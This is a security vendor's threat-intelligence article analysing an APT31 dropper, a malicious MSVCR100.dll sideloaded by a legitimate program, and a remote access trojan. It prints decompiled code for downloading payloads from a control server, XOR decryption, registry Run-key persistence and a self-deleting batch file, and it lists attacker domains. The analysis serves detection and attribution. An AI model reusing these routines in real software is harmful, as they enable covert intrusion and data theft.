

English

- [Russian](#)
- [Korean](#)
- [Support](#)

English

- [Russian](#)
- [Korean](#)
- [Solutions](#)  
[ICS/SCADA](#)

[Critical infrastructure on the frontline](#)

[Protection from targeted attacks \(anti-apt\)](#)

[Early detection, rapid investigation](#)

[Security Compliance](#)

[Turn policies into protection](#)

[Vulnerability Management](#)

[Stop being an easy target](#)

[Utilities](#)

[Industrial-grade cybersecurity](#)

[Financial Services](#)

[Can your security keep up with you?](#)

[ERP Security](#)

[Take control of your ERP security](#)

[View all →](#)

- [Products](#)  
[MaxPatrol 8](#)

[Vulnerability and compliance management system.](#)

[PT Application Inspector](#)

[Source code analysis tool.](#)

[PT Sandbox](#)

[Advanced sandbox with customizable virtual environments](#)

[MaxPatrol SIEM All-in-One](#)

[Full-featured SIEM for mid-sized IT infrastructures.](#)

[MaxPatrol SIEM](#)

[Knows your infrastructure, delivers pinpoint detection.](#)

[PT ISIM](#)

[Cyberthreat detection and incident response in ICS.](#)

[XSpider](#)

[Vulnerability scanner.](#)

[PT MultiScanner](#)

[Multilayered protection against malware attacks.](#)

[PT Application Firewall](#)

[Intelligent protection of business applications.](#)

[PT Network Attack Discovery](#)

[NDR system to detect attacks on the perimeter and inside the network.](#)

[MaxPatrol VM](#)

[Next-generation vulnerability management system.](#)

[View all →](#)

- [Services](#)

[ICS/SCADA Security Assessment](#)

[Full Range of ICS-specific Security Services](#)

[Mobile Application Security Services](#)

[Security Analysis and Compliance Audit](#)

[Penetration Testing](#)

[A Comprehensive Approach](#)

[ATM Security Assessments](#)

[Uncover Your Weaknesses](#)

[Custom Application Security Services](#)

[Independent Expert Analysis of Your Source Code](#)

[Forensic Investigation Services](#)

[Prevent Future Incidents](#)

[Web Application Security Services](#)

[Black Box and White Box Analysis](#)

[SSDL Implementation](#)

[Secure Application Development at Your Organization](#)

[Advanced Border Control](#)

[Upgrade Your View of Perimeter Security.](#)

[View all →](#)

- [Analytics](#)

[Threatscape](#)

[PT ESC Threat Intelligence](#)

[Cybersecurity glossary](#)

[Knowledge base](#)

[Research Blog](#)

[View all →](#)

- [Partners](#)

[Authorized Partners](#)

[Distributors](#)

[Technology Partners](#)

[View all →](#)

- [About](#)

[Clients](#)

[Press](#)

[News](#)

[Events](#)

[Contacts](#)

[Documents and Materials](#)

[View all →](#)

Search



Menu

- [Home](#)
- [Analytics](#)
- [PT ESC Threat Intelligence](#)
- APT31 new dropper. Target destinations: Mongolia, Russia, the U.S., and elsewhere

## APT31 new dropper. Target destinations: Mongolia, Russia, the U.S., and elsewhere

Published on 3 August 2021

### Introduction

[PT Expert Security Center \(PT ESC\)](#), specialists regularly track the activity of hacker groups and the emergence of new information security threats (threat intelligence). During such monitoring in April 2021, a mailing list with previously unknown malicious content was sent to Mongolia. Some of the files found during the study had

rather interesting names ("хавсралт.scr" ["havsralt.scr"] (mong. attachment), "Информация Р6 июнь\_2021\_года\_2021062826109.exe") and, as the study showed, they contained a remote access trojan (RAT). Similar attacks were subsequently identified in Russia, Belarus, Canada, and the United States. According to PT ESC threat intelligence analysts, from January to July 2021, approximately 10 attacks were carried out using the discovered malware samples. A detailed analysis of malware samples, data on the paths on which working directories and registry keys were located, techniques and mechanisms used by the attackers (from the injection of malicious code to the logical blocks and structures used) helped correlate this malware with the activity of the APT31 group.

This group, also known as Judgment Panda (CrowdStrike) and Zirconium (Microsoft), has been active since at least 2016. The group [is presumed to be of Chinese origin, providing data to the Chinese government and state-owned enterprises to achieve political, economic, and military advantages](#). Cyberespionage is of key interest. The attackers' targets include the government sector, aerospace and defense enterprises, as well as international financial companies and the high-tech sector. In different years, the group's victims have included [the government of Finland](#) and, it is presumed, [the governments of Norway and Germany](#) too. The group also attacked organizations and individuals close to U.S. presidential candidates during the 2020 campaign. [Recent attacks on companies in France](#), involving the hacking of home and office routers, have also been linked with the group.

In this article, we will study the malware created by the group, focus in more detail on the types of droppers discovered and the tricks used by its developers. We will also present the criteria on the basis of which the attacks were attributed.

## Analysis of malicious content

### Dropper

The main objective of the dropper, the appearance of the main function of which is shown in Figure 1, is the creation of two files on the infected computer: a malicious library and an application vulnerable to DLL Sideload (this application is then launched). Both files are always created over the same path: C:\ProgramData\Apache. In the absence of this directory, it is created and the process is restarted.

```
strcpy(pSideloadFileName, "C:\\\\ProgramData\\\\Apache\\\\ssvagent.exe");
FirstFileA = FindFirstFileA(pSideloadFileName, &FindFileData);
if ( FirstFileA == (HANDLE)-1 )
{
    FindClose((HANDLE)0xFFFFFFFF);
    strcpy(pApacheName, "C:\\\\ProgramData\\\\Apache");
    v8 = FindFirstFileA(pApacheName, &v16);
    if ( v8 == (HANDLE)-1 )
    {
        FindClose((HANDLE)0xFFFFFFFF);
        CreateDirectoryA(pApacheName, 0);
    }
    else
    {
        FindClose(v8);
    }
    FileA = CreateFileA(pSideloadFileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
    WriteFile(FileA, &pSideloadDllData, 0x8728u, NumberOfBytesWritten, 0);
    CloseHandle(FileA);
    strcpy(v20, "C:\\\\ProgramData\\\\Apache\\\\MSVCR100.dll");
    v10 = CreateFileA(v20, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
    WriteFile(v10, pMaliciousLibrary, 0x2C00u, NumberOfBytesWritten, 0);
    CloseHandle(v10);
    GetModuleFileNameW(0, (LPWSTR)Filename, 0x104u);
    phToken = 0;
    active = WTSGetActiveConsoleSessionId();
    WTSQueryUserToken(active, &phToken);
    GetModuleFileNameA(0, CmdLine, 0x104u);
    WinExec(CmdLine, 0);
    return 1;
}
else
{
    strcpy((char *)NumberOfBytesWritten, "werg48");
    Thread = 0;
    if ( !sub_401000(v4) )
        Thread = CreateThread(0, 0, fnErrorMessage, 0, 0, 0);
    memset(&StartupInfo.wShowWindow, 0, 20);
    StartupInfo.wShowWindow = 5;
    memset(&StartupInfo, 0, 48);
    ProcessInformation = 0i64;
    StartupInfo.cb = 68;
    if ( CreateProcessA(pSideloadFileName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    {
        FindClose(FirstFileA);
        if ( Thread )
            WaitForSingleObject(Thread, 0xFFFFFFFF);
    }
    return -1;
}
```

Figure 1. Overview of the dropper's basic function

At the second stage, the application launched by the dropper loads the malicious library and calls one of its functions. It is noteworthy that MSVCR100.dll was chosen as the name of the malicious library in all cases. A library with an identical name is included in Visual C++ for Microsoft Visual Studio. It is available on almost all PCs, but in a legitimate case it is located in the System32 folder (Figure 2). Moreover, the size of the malicious library is much smaller than the legitimate one.



Figure 2. Parameters of the legitimate MSVCR100.dll

It is also worth noting the trick of the malware developers: by way of exports, the library contains names that can be found in the legitimate MSVCR100.dll. Without a doubt, this was done to make the malicious library as identical to the original version as possible.

f	_argc	10001010	10
f	_dllonexit	10001010	11
f	_set_app_type	10001010	12
f	_setusermatherr	10001010	13
f	_wargv	10001010	14
f	_wgetmainargs	10001010	15
f	_amsg_exit	10001010	16
f	_cexit	10001010	17
f	_commode	10001010	18
f	_configthreadlocale	10001010	19
f	_controlfp_s	10001010	20
f	_crt_debugger_hook	10001010	21
f	_except_handler4_common	10001010	22
f	_exit	10001010	23
f	_fmode	10001010	24
f	_ftime64_s	10001010	25
f	_initterm	10001010	26
f	_initterm_e	10001C70	27
f	_invoke_watson	10001010	28
f	_localtime64	10001010	29
f	_lock	10001010	30
f	_onexit	10001010	31
f	_recalloc	10001010	32
f	_snwprintf_s	10001010	33
f	_unlock	10001010	34
f	_vsnwprintf_s	10001010	35
f	_wcmdln	10001010	36
f	_wdupenv_s	10001010	37
f	_wopen_s	10001010	38
f	_wputenv	10001010	39
f	_wsplitpath_s	10001010	40
f	_wstat64i32	10001010	41

Figure 3. Part of the exports of malicious MSVCR100.dll

However, the number of exports in the malicious sample is much smaller, and most of them are ExitProcess calls.

Below is an example of a call to a malicious function from the created library. After the call, control is transferred to the malicious code. Note that the names of malicious functions were most often those used during the regular loading of applications.




Figure 4. Calling a malicious function inside a legitimate application

During the analysis of malware samples, PT ESC specialists detected different versions of droppers that contain the same set of functions. The main difference is the name of the directory in which the files contained in the dropper will be created. However, in all the instances studied, the directories found in C:\ProgramData\ were used.

The version of the dropper that downloads all files from the control server is worthy of particular note. Let's take a closer look. At the first stage, the presence of a working directory is also checked, after which connection is made to the control server and the necessary data is downloaded from it.

```

FirstFileW = FindFirstFileW(L"C:\\ProgramData\\.dot1xtray", &FindFileData);
if ( FirstFileW == (HANDLE)-1 )
{
    FindClose((HANDLE)0xFFFFFFFF);
    return !CreateDirectoryW(L"C:\\ProgramData\\.dot1xtray", 0);
}
else
{
    FindClose(FirstFileW);
    return 2;
}

```

Figure 5. Checking for a directory

Communication with the server is not encrypted in any way, nor is the control server's address inside the malware. Downloaded files are written to the created working directory.

```

NumberOfBytesWritten = 0;
FileA = CreateFileA("C:\\ProgramData\\dot1xtray\\dot1xtray.exe", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(FileA, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(FileA);
v11 = CreateFileA("C:\\ProgramData\\dot1xtray\\MSVCR110.dll", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v11, v28 + 27, v23, &NumberOfBytesWritten, 0);
CloseHandle(v11);
v12 = CreateFileA("C:\\ProgramData\\dot1xtray\\dot1xtray.dll", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v12, v29 + 26, v31, &NumberOfBytesWritten, 0);
CloseHandle(v12);
if ( v25 > 0 )

```

Figure 6. Creating files in the working directory

Figure 7 displays the code sections responsible for downloading all files from the server (the last reviewed case), while Figure 8 displays the code for loading the main library (first instance).

```

{
    v9 = HttpOpenRequestA(v3, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x80000000, 0);
}
else if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
{
    v9 = HttpOpenRequestA(v3, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x84E83100, 0);
    Buffer = 0;
    dwBufferLength = 4;
    InternetQueryOptionA(v9, 0x1Fu, &Buffer, &dwBufferLength);
    Buffer |= 0x100u;
    InternetSetOptionW(v9, 0x1Fu, &Buffer, 4u);
}
v19 = 0;
v21 = 4;
if ( v9 )
{
    while ( 1 )
    {
        if ( !HttpSendRequestA(v9, 0, 0, 0, 0) )
            goto LABEL_15;
        v19 = 0;
        v21 = 4;
        if ( HttpQueryInfoW(v9, 0x20000013u, &v19, &v21, 0) )
        {
            if ( v19 == 200 )
                break;
        }
LABEL_15:
        Sleep(0x2710u);
    }
}
Size = 0;
v21 = 4;
HttpQueryInfoA(v9, 0x20000005u, &Size, &v21, 0);
v10 = malloc(Size);
v11 = 0;
*v17 = v10;
*v13 = Size;
while ( 1 )
{
    memset(pReadData, 0, sizeof(pReadData));
    if ( !InternetReadFile(v9, pReadData, 0x2000u, &dwNumberOfBytesRead) )
        break;
    if ( !dwNumberOfBytesRead && v11 == Size )
    {
        if ( v9 )
        {
            InternetCloseHandle(v9);
            InternetCloseHandle(hConnect);
            InternetCloseHandle(hInternet);
            return 1;
        }
        memmove_0((v11 + *v17), pReadData, dwNumberOfBytesRead);
    }
}

```

Figure 7. Downloading files from C2

```

    v7 = HttpOpenRequestA(v1, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x80000000, 0);
}
else if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
{
    v7 = HttpOpenRequestA(v1, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x84E83100, 0);
    Buffer = 0;
    dwBufferLength = 4;
    InternetQueryOptionA(v7, 0x1Fu, &Buffer, &dwBufferLength);
    Buffer |= 0x100u;
    InternetSetOptionA(v7, 0x1Fu, &Buffer, 4u);
}
v17 = 0;
v19 = 4;
if ( v7 )
{
    while ( 1 )
    {
        if ( !HttpSendRequestA(v7, 0, 0, 0, 0) )
            goto LABEL_15;
        v17 = 0;
        v19 = 4;
        if ( HttpQueryInfoA(v7, 0x20000013u, &v17, &v19, 0) )
        {
            if ( v17 == 200 )
                break;
        }
LABEL_15:
        Sleep(0x2710u);
    }
}
v14 = 0;
v19 = 4;
HttpQueryInfoA(v7, 0x20000005u, &v14, &v19, 0);
hFile = CreateFileA("C:\\ProgramData\\Apache\\ssvagent.dll", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
v8 = 0;
while ( 1 )
{
    memset(pDownloadBuff, 0, sizeof(pDownloadBuff));
    if ( !InternetReadFile(v7, pDownloadBuff, 0x2000u, &dwNumberOfBytesRead) )
    {
        CloseHandle(hFile);
        goto LABEL_28;
    }
    if ( !dwNumberOfBytesRead || v8 == v14 )
        break;
    v9 = hFile;
    v8 += dwNumberOfBytesRead;
    if ( !WriteFile(hFile, pDownloadBuff, dwNumberOfBytesRead, &NumberOfBytesWritten, 0) )
    {
        CloseHandle(v9);
    }
LABEL_28:
    if ( v7 )
        InternetCloseHandle(v7);
    InternetCloseHandle(hConnect);
    InternetCloseHandle(hInternet);
    return 0;
}

```

Figure 8. Downloading a malicious library from C2

Examining the open directories of control servers revealed unencrypted libraries (Figure 9).

## Index of /download

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">image9588.jpg</a>	2021-03-24 10:27	366K	
 <a href="#">update.dll</a>	2021-03-24 06:52	366K	

Apache/2.4.29 (Ubuntu) Server at www.flushcdn.com Port 443

Figure 9. Encrypted and unencrypted libraries on the server

It is also worth noting that in some cases, particularly during attacks on Mongolia, the dropper was signed with a valid digital signature (Figure 10). PT ESC experts believe that this signature was most likely stolen.




Figure 10. Valid digital signature of a dropper

## Malicious library

Execution commences with receipt of a list of launched processes. That said, this has no impact on anything and is not used anywhere. The library then checks for the presence of the file C:\ProgramData\Apache\ssvagent.dll. This is the encrypted main load downloaded from the server. If this file does not exist, then the address of the control server from which the download will be performed is decrypted.

In fact, this is a 5-byte XOR with a key built into the library. Inside the binary file, the key is stored in the form xmmword with the constant 9000000090000000900000009h (the fifth byte is added to the memory by the malware itself using the direct address). In fact, encryption is performed with byte 0x9. After decrypting the C2 address, it connects to the control server and downloads the encrypted payload from it. Then the received data is saved in the file C:\ProgramData\Apache\ssvagent.dll, and the legitimate application ssvagent.exe is restarted. The main part of the described functions is presented in Figure 11.

```

counter = 0;
pEncrKey = *dword_100021E0;
hFile = (3 - pUrlEncrypted);
do
{
    pUrlEncrypted[counter] ^= (&pEncrKey + 4 * (counter % 5u));
    pUrlEncrypted[counter + 1] ^= (&pEncrKey + 4 * (counter - 5 * ((counter + 1) / 5u)) + 4);
    pUrlEncrypted[counter + 2] ^= (&pEncrKey + 4 * (counter - 5 * (&pUrlEncrypted[v14 + counter] / 5)) + 8);
    pUrlEncrypted[counter + 3] ^= (&pEncrKey + 4 * (counter - 5 * (&pUrlEncrypted[hFile + counter] / 5)) + 12);
    counter += 4;
}
while ( counter < 1024 );
while ( !fnPayloadDownload() )
;
memset(&StartupInfo.wShowWindow, 0, 20);
StartupInfo.wShowWindow = 5;
memset(&StartupInfo, 0, 48);
ProcessInformation = 0i64;
StartupInfo.cb = 68;
return CreateProcessW(
    L"C:\\ProgramData\\Apache\\ssvagent.exe",
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    &StartupInfo,
    &ProcessInformation)

```

Figure 11. Decrypting the C2 address, loading and launching a new instance of ssvagent.exe

If the payload has been loaded earlier, it is checked for an application that is already running. To do this, a mutex named ssvagent is created; if it has been created, the application ends.

The library then writes the legitimate ssvagent.exe to startup via the registry, as shown in Figure 12.

```
strcpy(SubKey, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
result = RegOpenKeyEx(HKEY_CURRENT_USER, SubKey, 0, 0xF003Fu, &phkResult);
if ( !result )
{
    pcbData = 260;
    if ( RegGetValueA(phkResult, 0, "ssvagent", 2u, 0, pvData, &pcbData) )
        goto LABEL_6;
    result = strcmp("C:\\ProgramData\\Apache\\ssvagent.exe", pvData);
    if ( result )
        result = result < 0 ? -1 : 1;
    if ( result )
    {
LABEL_6:
        RegSetValueExA(phkResult, "ssvagent", 0, 1u, "C:\\ProgramData\\Apache\\ssvagent.exe", 0x23u);
        return RegCloseKey(phkResult);
    }
}
```

Figure 12. Persistence via registry key

After this, the file downloaded from the server is decrypted using a XOR operation with a 5-byte key. (The algorithm and key shown in Figure 10 differ from those used when decrypting the address of the control server.) Just as when decrypting the address of the control server, the key is stored in the form xmmword and is a constant: 11000000330000000060000000Eh. The fifth byte is identical in all cases; its value is 0x12.

```
v8 = pdownloadedData;
v20 = 0x12;
pEncrKey = *dword_100021F0;
if ( pdownloadedData )
{
    do
    {
        *(v5 + cnt) ^= *(&pEncrKey + 4 * (cnt % 5));
        ++cnt;
        v8 = pdownloadedData;
    } while ( cnt < pdownloadedData );
}
fnLoadBinaryInMem(v5, v8);
FirstFileW = v14;
```

Figure 13. Decryption code of the main library

After this, the decrypted data is placed in the application memory, and control is transferred to it.

## Payload

The main library starts its execution by creating a package that will be sent to the server. Officially, the package is created from three parts:

1. Main heading
2. Hash
3. Encrypted data

The main heading has the following structure:

```
typedef struct _MAIN_HEADER
{
    DWORD sizeOfPacket; //excluding the field itself
    DWORD const_1;
    DWORD const_2;
} MAIN_HEADER, *PMAIN_HEADER;
```

The values of const\_1 and const\_2 are identical and remain unchanged from package to package (unit value equalized to 4 bytes value).

To generate a hash, which is preceded by the main heading, the malware obtains the MAC address and PC name (the result of executing GetComputerNameExW). These values are concatenated (without using any separators), after which an MD5 hash is taken from the resulting value, which is then converted into a string. An example of hash generation is presented in Figure 14.

```
1 from Crypto.Hash import MD5
2 a = b"00-FF-C7-7D-C6-D0DESKTOP-2CLQLRH"
3 hash = MD5.new()
4 hash.update(a)
5 print(hash.hexdigest())

b75e20dd7a1a46c1fbe4d3ee73d9c959
```

Figure 14. Example of hash generation

The third part of the package is then formed. The structure describing it is presented below:

```
typedef struct _FIRST_PACKET
{
    char pcName[]; //result of GetComputerNameExW
    BYTE splitByte_0x09;
    char userName[]; // result of GetUserNameW
```



```

BYTE splitByte_0x09;
char hostIp[];
BYTE splitByte_0x09;
char decrStr_1[2];
BYTE splitByte_0x2E;
char decrStr_2[1];
BYTE splitByte_0x2E;
char decrStr_3[5];
BYTE splitByte_0x2E;
char decrStr_4[2];
BYTE splitByte_0x2E;
char osVersion_inverted[2];
BYTE splitByte_0x09;
char version[3];
BYTE splitByte_0x09;
char macAddr[];
BYTE splitByte_0x09;
} _FIRST_PACKET, *_FIRST_PACKET;

```

Each field is separated from the other by a value of 0x09; some fields are separated by a value of 0x2E.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00:	44	45	53	4B	54	4F	50	2D	32	43	4C	51	4C	52	48	09	DESKTOP-2CLQLRH.
10:	55	73	65	72	09	31	39	32	2E	31	36	38	2E	31	2E	36	User.192.168.1.6
20:	39	09	31	30	2E	30	2E	31	37	37	36	33	2E	36	34	2E	9.10.0.17763.64.
30:	30	31	09	31	2E	30	09	30	30	2D	46	46	2D	43	37	2D	01.1.0.00-FF-C7-
40:	37	44	2D	43	36	2D	44	30	09	00							7D-C6-D0.

Figure 15. An example of a generated package

Heading fields decrStr\_1 through decrStr\_4 are not generated by the malware and are not collected on the infected computer. All values are encrypted inside the malware. Each value is decrypted separately and is added to the heading. The decrStr\_4 field depends on the bitness of the operating system, which ultimately leads to different offsets of the encrypted data transferred to the decryption function (Figure 17) as an argument.

The format of a complete generated package is presented below. The main heading is highlighted in green; the hash, in red; the encrypted data, in yellow.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00:	71	00	00	00	01	00	00	00	01	00	00	00	42	37	35	45	q.....B75E
10:	32	30	44	44	37	41	31	41	34	36	43	31	46	42	45	34	20DD7A1A46C1FBE4
20:	44	33	45	45	37	33	44	39	43	39	35	39	46	75	8F	B2	D3EE73D9C959Fu..
30:	37	8E	9A	C3	AF	16	AF	6B	D7	19	BC	69	FC	D1	86	6F	7.....k.....o
40:	11	E6	09	29	75	A2	87	DD	E9	2C	B4	4B	B2	EF	BF	88	...u.....K....
50:	73	B9	4E	D2	DA	1B	91	B1	E1	BC	B9	48	A6	8E	C6	B1	s.N.....H....
60:	0D	FA	AD	84	63	70	17	67	EB	55	7B	7D	08	ED	1F	1E	...cp.g.U{.....
70:	C4	AC	69	65	B2												..ie.....

Figure 16. Encrypted package with all headings

```

_DWORD *__fastcall fnMainDecrypt(_DWORD *buffer, int startOfEncrData)
{
    unsigned int indexOfEncrData; // ebx
    char *p_outputData; // esi
    unsigned int indexOfPlainData; // ebx
    char v7[3]; // [esp+29h] [ebp-7h] BYREF

    indexOfEncrData = startOfEncrData;
    p_outputData = v7;
    if ( startOfEncrData >= 0 )
    {
        do
        {
            *--p_outputData = indexOfEncrData % 10 + 0x30;
            indexOfEncrData /= 10u;
        }
        while ( indexOfEncrData );
    }
    else
    {
        indexOfPlainData = -startOfEncrData;
        do
        {
            *--p_outputData = indexOfPlainData % 0xA + 0x30;
            indexOfPlainData /= 0xAu;
        }
        while ( indexOfPlainData );
        *--p_outputData = 0x2D;
    }
    buffer[5] = 15;
    buffer[4] = 0;
    *(_BYTE *)buffer = 0;
    if ( p_outputData != v7 )
        init_string(buffer, p_outputData, v7 - p_outputData);
    return buffer;
}

```

Figure 17. Decrypting data from a specific position within a binary file

The generated package is encrypted with RC-4 with the key 0x16CCA81F, which is embedded in the encrypted data and sent to the server. After this, malware waits for commands from the server.

Let's take a look at the list of commands that the malware implements:

- 0x3: get information on mapped drives.
- 0x4: perform file search.

- 0x5: create a process, communication through the pipe.
- 0xA: create a process via ShellExecute.
- 0xC: create a new stream with a file download from the server.
- 0x6, 0x7, 0x8, 0x9 (identical): search for a file or perform the necessary operation via SHFileOperationW (copy file, move file, rename file, delete file).
- 0xB: create a directory.
- 0xD: create a new stream, sending the file to the server.
- 0x11: self-delete.

It is noteworthy that some of them duplicate each other's functions, and some are identical in terms of code implementation. This is most likely connected with the fact that the potential malware version is 1.0. This assumption is based on the value embedded in the code and contained in the network packages.

The code for processing the last command is particularly intriguing: all the created files and registry keys are deleted using a bat-file.

```
memset(Buffer, 0, sizeof(Buffer));
GetTempPathA(0x104u, Buffer);
strcpy(pszMore, "killSelf.bat");
PathAppendA(Buffer, pszMore);
v0 = CreateFileA(Buffer, 0xC0000000, 1u, 0, 2u, 0x1000080u, 0);
if ( v0 )
{
    v6 = 15;
    nNumberOfBytesToWrite = 0;
    LOBYTE(lpBuffer[0]) = 0;
    v10 = 0;
    fnCopyString(lpBuffer, "ping 127.0.0.1 -n 5 \r\n", 0x16u);
    fnCopyString(lpBuffer, "del /f C:\\ProgramData\\Java\\ssvagent.dll && ", 0x28u);
    fnCopyString(lpBuffer, "del /f C:\\ProgramData\\Java\\ssvagent.exe && ", 0x28u);
    fnCopyString(lpBuffer, "del /f C:\\ProgramData\\Java\\MSVCR100.dll && ", 0x28u);
    fnCopyString(lpBuffer, "del %0 ", 7u);
    v1 = lpBuffer;
    NumberOfBytesWritten = 0;
    if ( v6 >= 0x10 )
        v1 = (LPCVOID *)lpBuffer[0];
    WriteFile(v0, v1, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(v0);
    strcpy(Operation, "open");
    Sleep(0x1388u);
    ShellExecuteA(0, Operation, Buffer, 0, 0, 0);
    fnMemFree_0(lpBuffer);
}
return 0;
```

Figure 18. Code for removing all components

## Attribution

During their investigation, PT ESC specialists found a [Secureworks report](#) describing the APT31 DropboxAES RAT trojan. Analysis of the detected malware instances allows us to assert that the group is also behind the attack we studied. Numerous overlaps were found in functionality, techniques and mechanisms used, starting with the injection of malicious code (up to the names of the libraries used) and ending with logical blocks and structures used inside the program code. The paths along which the malware working directories are located and the registry keys through which the persistence mechanism and their identity to the working directories are provided are also identical. In addition, the command handlers executed by the malware proved to be extremely similar, while the self-delete mechanism is identical.

The main difference between this version of the malware and that reviewed by Secureworks lies in the communication of the main load with the control server. In the cases studied, there was a custom communication protocol that Dropbox does not use to exchange data.

## Network infrastructure

The detected malware samples, including the encrypted ones, revealed no overlaps between them in the network infrastructure. Nevertheless, in several cases, the payload accessed nodes other than those from which it was downloaded.



## Network indicators

gitcloudcache[.]com  
edgecloudc[.]com  
api[.]hostupoeui[.]com  
api[.]flushcdn[.]com  
const[.]be-government[.]com  
drmtake[.]tk  
inst[.]rsnet-devel[.]com  
20[.]11[.]11[.]67

## Network signature

As a result of researching the format of the complete generated packet, Positive Technologies experts managed to develop rules for detecting this threat in network traffic. You can download the free redistributable rules from our repository at <https://github.com/ptresearch/AttackDetection/tree/master/APT31>

## MITRE

ID	Name	Description
<b>Resource Development</b>		
T1587.001	Malware	APT31 develops malware and malware components that can be used during targeting
T1587.002	Develop Capabilities: Code Signing Certificates	APT31 uses code signing to sign their malware and tools
<b>Initial Access</b>		
T1566	Phishing	APT31 sends phishing messages to gain access to victim systems
<b>Execution</b>		
T1204.002	User Execution: Malicious File	APT31 relies upon a user open a malicious file to get it executed
T1059.003	Command and Scripting Interpreter: Windows Command Shell	APT31 uses the Windows command shell for command execution
T1106	Native API	APT31 directly interacts with the native OS application programming interface (API) to execute behaviors
<b>Persistence</b>		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	APT31 achieves persistence by adding a program to a Registry run key
T1574	Hijack Execution Flow: DLL Search Order Hijacking	APT31 executes their own malicious payloads by hijacking the way operating systems run programs
<b>Defense Evasion</b>		
T1036	Masquerading	APT31 manipulates features of their artifacts to make them appear legitimate to users
T1140	Deobfuscate/Decode Files or Information	APT31 uses mechanisms to decode or deobfuscate information
T1027	Obfuscated Files or Information	APT31 uses encryption to make it difficult to detect or analyze an executable file
T1112	Modify Registry	APT31 APT31 team uses the Windows registry for persistence
<b>Discovery</b>		
T1082	System Information Discovery	APT31 obtains detailed information about the operating system
<b>Collection</b>		
T1005	Data from Local System	APT31 uses backdoor functionality to exfiltrate any file on the infected machine
<b>Command and Control</b>		
T1001	Data Obfuscation	APT31 obfuscates command and control traffic to make it more difficult to detect
T1521	Standard Cryptographic Protocol	APT31 uses data hiding in C&C with RC4
T1043	Commonly Used Port	APT31 uses ports 80 and 443 for communication
T1071.001	Application Layer Protocol: Web Protocols	APT31 uses HTTP and HTTPS protocols to communicate with control servers
<b>Exfiltration</b>		
T1020	Automated Exfiltration	APT31 uses automatic exfiltration of stolen files
T1041	Exfiltration Over C2 Channel	APT31 uses C&C channel to exfiltrate data

#### Related articles

- June 4, 2020 [COVID-19 and New Year greetings: an investigation into the tools and methods used by the Higaia group](#)
- April 12, 2021 [PaaS, or how hackers evade antivirus software](#)
- April 27, 2021 [Lazarus Group Recruitment: Threat Hunters vs Head Hunters](#)



Share:

#### Related articles

[April 27, 2021](#)

[Lazarus Group Recruitment: Threat Hunters vs Head Hunters](#)

[September 29, 2020](#)

[ShadowPad: new activity from the Winnti group](#)

[April 12, 2021](#)

[PaaS, or how hackers evade antivirus software](#)

[All articles](#)

[Solutions](#)

- [ICS/SCADA](#)
- [Vulnerability Management](#)
- [Financial Services](#)
- [Protection from targeted attacks \(anti-apt\)](#)
- [Utilities](#)
- [ERP Security](#)
- [Security Compliance](#)

[Products](#)

- [MaxPatrol 8](#)
- [MaxPatrol SIEM](#)
- [PT Application Firewall](#)
- [PT Application Inspector](#)
- [PT ISIM](#)
- [PT Network Attack Discovery](#)
- [PT Sandbox](#)
- [XSpider](#)
- [MaxPatrol VM](#)
- [MaxPatrol SIEM All-in-One](#)
- [PT MultiScanner](#)

[Services](#)

- [ICS/SCADA Security Assessment](#)
- [ATM Security Assessments](#)
- [Web Application Security Services](#)
- [Mobile Application Security Services](#)
- [Custom Application Security Services](#)

- [SSDL Implementation](#)
- [Penetration Testing](#)
- [Forensic Investigation Services](#)
